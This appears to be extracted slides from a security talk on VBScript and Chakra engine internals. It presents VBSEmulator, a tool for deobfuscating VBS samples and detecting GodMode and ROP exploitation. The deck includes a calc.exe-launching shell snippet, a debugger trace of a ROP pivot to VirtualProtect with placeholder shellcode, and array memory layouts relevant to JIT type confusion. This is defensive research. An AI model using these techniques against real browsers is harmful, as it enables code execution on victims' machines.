    77712fa1 ntdll!RtlDebugFreeHeap+0x0000003e
    77672735 ntdll!RtlpFreeHeap+0x000000d5
    77672302 ntdll!RtlFreeHeap+0x00000222
    756b70b5 msvcrt!free+0x00000065
    6e4cac68 jscript!GcBlockFactory::FreeBlk+0x00000023
    6e4cbf52 jscript!GcAlloc::ReclaimGarbage+0x00000232
    6e4ca498 jscript!GcContext::Reclaim+0x00000089
    6e4ca791 jscript!GcContext::CollectCore+0x00000201
    6e4ca27b jscript!GcContext::Collect+0x0000001f
    6e4d22a2 jscript!NameTbl::InvokeInternal+0x00000152
    6e4ccea8 jscript!VAR::InvokeByDispID+0x00000069
    6e4cf903 jscript!CScriptRuntime::Run+0x00000f33
    6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x000000a2
    6e4d333b jscript!ScrFncObj::Call+0x0000007b
    6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
    6e4cd628 jscript!VAR::InvokeByName+0x00000198
    6e516a6f jscript!CScriptRuntime::InstOf+0x000000cf
    6e5061d1 jscript!CScriptRuntime::Run+0x00037801
    6e4d3232 jscript!ScrFncObj::CallWithFrameOnStack+0x000000a2
    6e4d333b jscript!ScrFncObj::Call+0x0000007b
    6e4d234d jscript!NameTbl::InvokeInternal+0x000001fd
```

# VBSEmulator

# What is VBScript

- One script language developed by Microsoft
- Not meet ECMAScript standard
- Run in vbscript.dll
- Not open sourced ☹

# How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

# How does vbscript.dll work

- Load
- Parse
- Compile
- Run
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime *__hidden this, struct VAR *)

```
xt:1000451F                 nop
xt:10004520
xt:10004520 loc_10004520:                           ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-22D8↑j
xt:10004520                                         ; CScriptRuntime::RunNoEH(VAR *)-2214↑j ...
xt:10004520                 mov     edx, 400Ch
xt:10004525
xt:10004525 loc_10004525:                           ; CODE XREF: CScriptRuntime::RunNoEH(VAR *)-2247↑j
xt:10004525                                         ; CScriptRuntime::RunNoEH(VAR *)-20C2↑j ...
xt:10004525                 mov     eax, [ebx+0B4h] ; jumptable 10004540 cases 0,2
xt:1000452B                 movzx   ecx, byte ptr [eax]
xt:1000452E                 lea     esi, [eax+1]
xt:10004531                 mov     [ebx+0B4h], esi
xt:10004537                 cmp     ecx, 6Fh        ; switch 112 cases
xt:1000453A                 ja      loc_10004262    ; jumptable 10004540 default case
xt:10004540                 jmp     ds:off_100042F4[ecx*4] ; switch jump
xt:10004547 ; ---------------------------------------------------------------------------
xt:10004547                                 off_100042F4    dd offset loc_10004525, offset loc_1001032D, offset loc_10004525
xt:10004547 loc_10004547:                                                           ; DATA XREF: CScriptRuntime::RunNoEH(VAR *)+87↓r
xt:10004547                                                 dd offset loc_10004547, offset loc_1002B446, offset loc_100103C4 ; jump table for switch statement
xt:10004547                 mov     cl, [esi                dd offset loc_100023FC, offset loc_10002C3B, offset loc_10002D26
xt:10004549                 lea     eax, [es                dd offset loc_10002C3B, offset loc_10002D26, offset loc_100026B5
xt:1000454C                 mov     [ebx+0B4                dd offset loc_10005367, offset loc_10013BAE, offset loc_1000478F
xt:10004552                 movzx   eax, cl                 dd offset loc_100026EC, offset loc_10018EA5, offset loc_100163B2
xt:10004555                                                 dd offset loc_100182C0, offset loc_10019B71, offset loc_1001A102
xt:10004555 loc_10004555:                                   dd offset loc_100296CB, offset loc_10002720, offset loc_10018AA9
xt:10004555                 mov     [ebx+0B0                dd offset loc_1000282B, offset loc_10002870, offset loc_100028D1
xt:1000455B
```

# How does vbscript.dll work

- Load
- Parse
- Compile
- **Run**
- Unload

CScriptRuntime::RunNoEH(CScriptRuntime *__hidden this, struct VAR *)

CScriptRuntime

+0x28 Local Variables

+0x2C Function Arguments

+0xB0 Statck Pointer

+0xB4 Position Counter

+0xC0 CompiledScript

CompiledScript

+0x10 func_offset

+0x14 func_count

+0x1C bos_info

+0x28 bos_data

+0x2C bos_data_length

```
str = "Helloworld"
eval(StrReverse(")rts( xobgsm"))
```


```
683944b6 90              nop
683944b7 90              nop
683944b8 90              nop
vbscript!CScriptRuntime::RunNoEH:
683944b9 8bff            mov     edi,edi
683944bb 55              push    ebp
683944bc 8bec            mov     ebp,esp
683944be 81ecf0000000    sub     esp,0F0h
683944c4 8b4118          mov     eax,dword ptr [ecx+18h]
683944c7 c745f800000000  mov     dword ptr [ebp-8],0
683944ce 53              push    ebx
683944cf 56              push    esi
683944d0 8b400c          mov     eax,dword ptr [eax+0Ch]
683944d3 89459c          mov     dword ptr [ebp-64h],eax
683944d6 8d45f8          lea     eax,[ebp-8]
683944d9 8981e4000000    mov     dword ptr [ecx+0E4h],eax
683944df 8d8574ffffff    lea     eax,[ebp-8Ch]
683944e5 57              push    edi
683944e6 8981e0000000    mov     dword ptr [ecx+0E0h],eax
683944ec 8d415c          lea     eax,[ecx+5Ch]
683944ef 6a00            push    0
```

```
0:018> g
Breakpoint 3 hit
eax=00000000 ebx=0e3fbca8 ecx=0e3fbca8 edx=00000000 esi=0e3fbdf0 edi=061bddf8
eip=683944b9 esp=0e3fbc20 ebp=0e3fbc8c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::RunNoEH:
683944b9 8bff            mov     edi,edi
0:018> g
Breakpoint 3 hit
eax=00000000 ebx=0e3fb988 ecx=0e3fb988 edx=00000000 esi=0e3fbc08 edi=061bddf8
eip=683944b9 esp=0e3fb920 ebp=0e3fb96c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::RunNoEH:
683944b9 8bff            mov     edi,edi
0:018> dd poi(ecx+c0)+poi(poi(ecx+c0)+28)
0e6a7fa0  0073006d 00620067 0078006f 00280020  m.s.g.b.o.x. .(.
0e6a7fb0  00740073 00290072 c0c00000 00000000  s.t.r.).........
0e6a7fc0  00000002 000000c4 00000013 00000000  ................
0e6a7fd0  00000001 00000001 00000078 0000000c  ........x.......
0e6a7fe0  00000000 00000000 00008000 381d0003  ................8
0e6a7ff0  28000000 00000048 00580001 00010200  ...(H.....X.....
```

# What is VBSEmulator

- One tool can deobfuscate vbs obfuscated sample
- One tool can detect GodMode or ROP

# How does VBSEmulator work



# How does VBSEmulator work




- Functions hooked are not exported
- Need to maintain one hooked functions entry point pattern
- By hooking LoadLibrary, I can use specialized vbscript.dll



| | | | | | |
|---|---|---|---|---|---|
| cmd.exe | | 1,748 K | 2,656 K | 240 Windows 命令处理程序 | Microsoft Corporation |
| VbsEmulator.exe | < 0.01 | 1,904 K | 5,380 K | 688 | |
| notepad++.exe | 0.02 | 21,568 K | 32,744 K | 3408 Notepad++ : a free (G... | Don HO don.h@free.fr |

| Name | Description | Company Name | Path |
|---|---|---|---|
| sechost.dll | Host for SCM/SDDL/LSA Look... | Microsoft Corporation | C:\Windows\System32\sechost.dll |
| ucrtbase.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Windows\System32\ucrtbase.dll |
| user32.dll | 多用户 Windows 用户 API 客... | Microsoft Corporation | C:\Windows\System32\user32.dll |
| usp10.dll | Uniscribe Unicode script p... | Microsoft Corporation | C:\Windows\System32\usp10.dll |
| uxtheme.dll | Microsoft UxTheme 库 | Microsoft Corporation | C:\Windows\System32\uxtheme.dll |
| vbscript.dll | Microsoft ® VBScript | Microsoft Corporation | C:\Users\Administrator\Desktop\vbs\vbscript.dll |
| VbsEmulator.exe | | | C:\Users\Administrator\Desktop\vbs\VbsEmulator... |
| vcruntime140.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Windows\System32\vcruntime140.dll |

# How does VBSEmulator work




- Exploit1: GodMode

```
function runmumaa()
On Error Resume Next
set shell=createobject("wscript.shell")
shell.run "calc.exe",0
end function
```

```
; int __thiscall COleScript::CanObjectRun(COleScript *this, const struct _GUID *, struct IUnknown *, int)
?CanObjectRun@COleScript@@QAEHABU_GUID@@PAUIUnknown@@H@Z proc near
                                        ; CODE XREF: GetObjectFromProgID(COleScript *,ushort *,ushort *,VAR *,int,ushort *)+221↑p

var_30          = dword ptr -30h
var_2C          = dword ptr -2Ch
var_28          = dword ptr -28h
pv              = dword ptr -24h
var_20          = dword ptr -20h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                sub     esp, 30h
                mov     eax, ___security_cookie
                xor     eax, ebp
                mov     [ebp+var_8], eax
                push    ebx
                mov     ebx, [ebp+arg_4]
                push    esi
                mov     esi, [ebp+arg_0]
                push    edi
                push    esi             ; struct _GUID *
                mov     edi, ecx
                mov     [ebp+var_30], ebx
                call    ?InSafeMode@COleScript@@QAEHPBU_GUID@@@Z ; COleScript::InSafeMode(_GUID const *)
                test    eax, eax
                jnz     short loc_1004C834
                inc     eax
                jmp     loc_1004C8E0
; ---------------------------------------------------------------------------
```

```
; int __thiscall COleScript::InSafeMode(COleScript *this, const struct _GUID *)
?InSafeMode@COleScript@@QAEHPBU_GUID@@@Z proc near
                                        ; CODE XREF: GetObjectFromProgID(COleScr
                                        ; GetObjectFromProgID(COleScript *,ushor

arg_0           = dword ptr  8

; FUNCTION CHUNK AT .text:1002F439 SIZE 00000007 BYTES

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    esi
                xor     esi, esi
                test    dword ptr [ecx+174h], 0Bh
                jnz     short loc_10016895
                push    [ebp+arg_0]     ; struct _GUID *
                call    ?IsUnsafeAllowed@COleScript@@QAEHPBU_GUID@@@Z ; COleScri
                test    eax, eax
                jz      loc_1002F439
```

# How does VBSEmulator work




- Exploit2: ROP

```
typedef NTSTATUS(WINAPI* PFNNtContinue) (
    IN PCONTEXT ContextRecord,
    IN BOOLEAN TestAlert
    );

    DWORD   Edi;
    DWORD   Esi;
    DWORD   Ebx;
    DWORD   Edx;
    DWORD   Ecx;
    DWORD   Eax;

    //
    // This section is specified/returned if the
    // ContextFlags word contians the flag CONTEXT_CONTROL.
    //

    DWORD   Ebp;
    DWORD   Eip;                    CONTEXT+B8
    DWORD   SegCs;              // MUST BE SANITIZED
    DWORD   EFlags;             // MUST BE SANITIZED
    DWORD   Esp;
    DWORD   SegSs;

    //
    // This section is specified/returned if the ContextFlags word
    // contains the flag CONTEXT_EXTENDED_REGISTERS.
    // The format and contexts are processor specific
    //

    BYTE    ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];

} CONTEXT;
```

```
eax=0003fffe ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
ntdll!ZwContinue:
76f15090 b83c000000      mov     eax,3Ch
0:019> dd poi(esp+4)+B8 L8
0b02611c  74e11b2f 0000001b 00000000 08cd5000     CONTEXT.EIP = 0x74e11b2f
0b02612c  00000023 43434343 43434343 43434343     CONTEXT.ESP = 0x08cd500
0:019> ln 74e11b2f
(74e11b2f)   KERNELBASE!VirtualProtect   |  (74e11b50)   KERNELBASE!VirtualProtectEx
Exact matches:
0:019> dd 08cd5000 L8
08cd5000  041d002c 041d002c 00003000 00000040     VirtualProtect params
08cd5010  041d0024 76f15090 44444444 0934f84c
0:019> dd 041d002c
041d002c  cccccccc 41414141 41414141 41414141
041d003c  41414141 41414141 41414141 41414141
041d004c  41414141 41414141 41414141 41414141     shellcode
041d005c  41414141 41414141 41414141 41414141
041d006c  41414141 41414141 41414141 41414141
041d007c  41414141 41414141 41414141 41414141
```

# How does VBSEmulator work




- Detect Exploit1: GodMode

  (1) Hook COleScript::CanObjectRun

  (2) Check if safe mode flag modified

  (3) If detect, throw exception and stop running ActiveX

- Detect Exploit2: ROP

  (1) Hook ntdll!NtContinue

  (2) Check if CONTEXT.Eip ==VirtualProtect

  (3) If detect, throw exception and stop running shellcode

# Demo

# Chakra

# What is Chakra

- A JavaScript engine developed by Microsoft
- Used in Microsoft Edge
- Forked from Jscript9 Used in Internet Explorer
- Open sourced as ChakraCore in GitHub ☺

# How does Chakra work

- Parser
- Interpreter
- JIT compiler
- Garbage Collector




From: https://github.com/Microsoft/ChakraCore/wiki/Architecture-Overview

# Basic variable type in Chakra

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

# Basic variable type in Chakra

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 0x1234, {}];

0x0000024D248F1AF0  00007ffd34e67c18 0000024d248f3140
0x0000024D248F1B00  0000000000000000 0000000000000005
0x0000024D248F1B10  0000000000000003 0000024d249041e0
0x0000024D248F1B20  0000024d249041e0 0000000000000000
        segment
0x0000024D249041E0  00000003 00000000 00000000 00000011
0x0000024D249041F0  0000000000000000 fffc000000001234
0x0000024D24904200  0001000000001234 0000024d2491a060
0x0000024D24904210  00040002fff80002 00040002fff80002
```

# Basic variable type in Chakra

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [0x1234, 0x1234, 0x1234];

0x000001F4D3861AF0  00007ffd34e68468 000001f4d3863180
0x000001F4D3861B00  0000000000000000 0000000000000005
0x000001F4D3861B10  0000000000000003 000001f4d3861b30
0x000001F4D3861B20  000001f4d3861b30 000001ecd1ccdd20
0x000001F4D3861B30  0000000300000000 0000000000000006
0x000001F4D3861B40  0000000000000000 0000123400001234
0x000001F4D3861B50  fff8000200001234 fff80002fff80002
```

# Basic variable type in Chakra

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];

0x000001F1BEF41AF0  00007ffd34e68c90 000001f1bef431c0
0x000001F1BEF41B00  0000000000000000 0000000000000005
0x000001F1BEF41B10  0000000000000003 000001f1bef41b30
0x000001F1BEF41B20  000001f1bef41b30 000001e9bd38dd20
0x000001F1BEF41B30  0000000300000000 0000000000000003
0x000001F1BEF41B40  0000000000000000 0000000000001234
0x000001F1BEF41B50  0000000000001234 0000000000001234
0x000001F1BEF41B60  0000000000000000 0000000000000000
```

# Basic variable type in Chakra

- Array
- Type Conversion in Array

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];

0x0000023775BC1AF0  00007ffd37038c90 0000023775bc31c0
0x0000023775BC1B00  0000000000000000 0000000000000005
0x0000023775BC1B10  0000000000000003 0000023775bc1b30
0x0000023775BC1B20  0000023775bc1b30 0000022f741cdd20
0x0000023775BC1B30  0000000300000000 0000000000000003
0x0000023775BC1B40  0000000000000000 0000000000001234
0x0000023775BC1B50  0000000000001234 0000000000001234
0x0000023775BC1B60  0000000000000000 0000000000000000
```

JavascriptNativeFloatArray

↓ arr[0] = {};

JavascriptArray

```
0x0000023775BC1AF0  00007ffd37037c18 0000023775bc3140
0x0000023775BC1B00  0000000000000000 0000000000000005
0x0000023775BC1B10  0000000000000003 0000023775bc1b30
0x0000023775BC1B20  0000023775bc1b30 0000000000000000
0x0000023775BC1B30  0000000300000000 0000000000000003
0x0000023775BC1B40  0000000000000000 0000023775bea0a0
0x0000023775BC1B50  fffc000000001234 fffc000000001234
0x0000023775BC1B60  0000000000000000 0000000000000000
```

# Basic variable type in Chakra

- Object
- Memory layout of DynamicObject

```
var obj1 = {a:1, b:2};

0x000001A62B54A0C0  00007ffd323d3690 000001a62b540b00
0x000001A62B54A0D0  0001000000000001 0001000000000002
```

var obj2 = {__proto__:obj1};

```
0x000001A62B54A0C0  00007ffd323d3690 000001a62b540d00
0x000001A62B54A0D0  000001a62b54a0e0 0000000000000000
0x000001A62B54A0E0  0001000000000001 0001000000000002
```

```
+--------------+
|    vtable    |
|--------------|
|     type     |
|--------------|
| inline slots |
|              |
|              |
|              |
+--------------+
```

```
+--------------+   +--->+--------------+
|    vtable    |   |    |    slots     |
|--------------|   |    |              |
|     type     |   |    |              |
|--------------|   |    |              |
|   auxSlots   +---+    +--------------+
+--------------+
```

# Chakra JIT Type Confusion

project-zero | New issue | All issues | chakra

| | ID | Status | Restrict | Reported | Vendor | Product | Finder | Summary + Labels |
|---|---|---|---|---|---|---|---|---|
| ☆ | 1709 | Fixed | ---- | 2018-Oct-31 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode just clears DisableImplicitFl |
| ☆ | 1705 | Fixed | ---- | 2018-Oct-25 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Type confusion with InlineArrayPush CCProjectZeroMembers |
| ☆ | 1702 | Fixed | ---- | 2018-Oct-22 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion via NewScObjectNoCtor or InitProto CCProjectZeroMembers |
| ☆ | 1703 | Fixed | ---- | 2018-Oct-22 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion via InitClass CCProjectZeroMembers |
| ☆ | 1582 | Fixed | ---- | 2018-May-24 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Bugs in InitializeNumberFormat and InitializeDateTimeFormat CCProjectZeroMembers |
| ☆ | 1581 | Duplicate | ---- | 2018-May-21 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Magic value can cause type confusion #2 CCProjectZeroMembers |
| ☆ | 1578 | Fixed | ---- | 2018-May-17 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion with InlineArrayPush CCProjectZeroMembers |
| ☆ | 1576 | Fixed | ---- | 2018-May-16 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: DictionaryPropertyDescriptor::CopyFrom doesn't copy all fields CCProjectZeroMembers |
| ☆ | 1569 | Fixed | ---- | 2018-May-04 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: A bug in BoundFunction::NewInstance CCProjectZeroMembers |
| ☆ | 1570 | Fixed | ---- | 2018-May-04 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Parameter scope parsing bug CCProjectZeroMembers |
| ☆ | 1588 | Fixed | ---- | 2018-Jun-7 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion with localeCompare CCProjectZeroMembers |
| ☆ | 1586 | Fixed | ---- | 2018-Jun-4 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: Type confusion with PathTypeHandlerBase::SetAttributesHelper CCProjectZeroMembers |
| ☆ | 1613 | Fixed | ---- | 2018-Jul-6 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: Type confusion bug CCProjectZeroMembers |
| ☆ | 1612 | Fixed | ---- | 2018-Jul-4 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: BailOutOnInvalidatedArrayHeadSegment check bypass CCProjectZeroMembers |
| ☆ | 1502 | Fixed | ---- | 2018-Jan-08 | Microsoft | Edge | lokihardt | Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete. CCProjectZeroMembers |
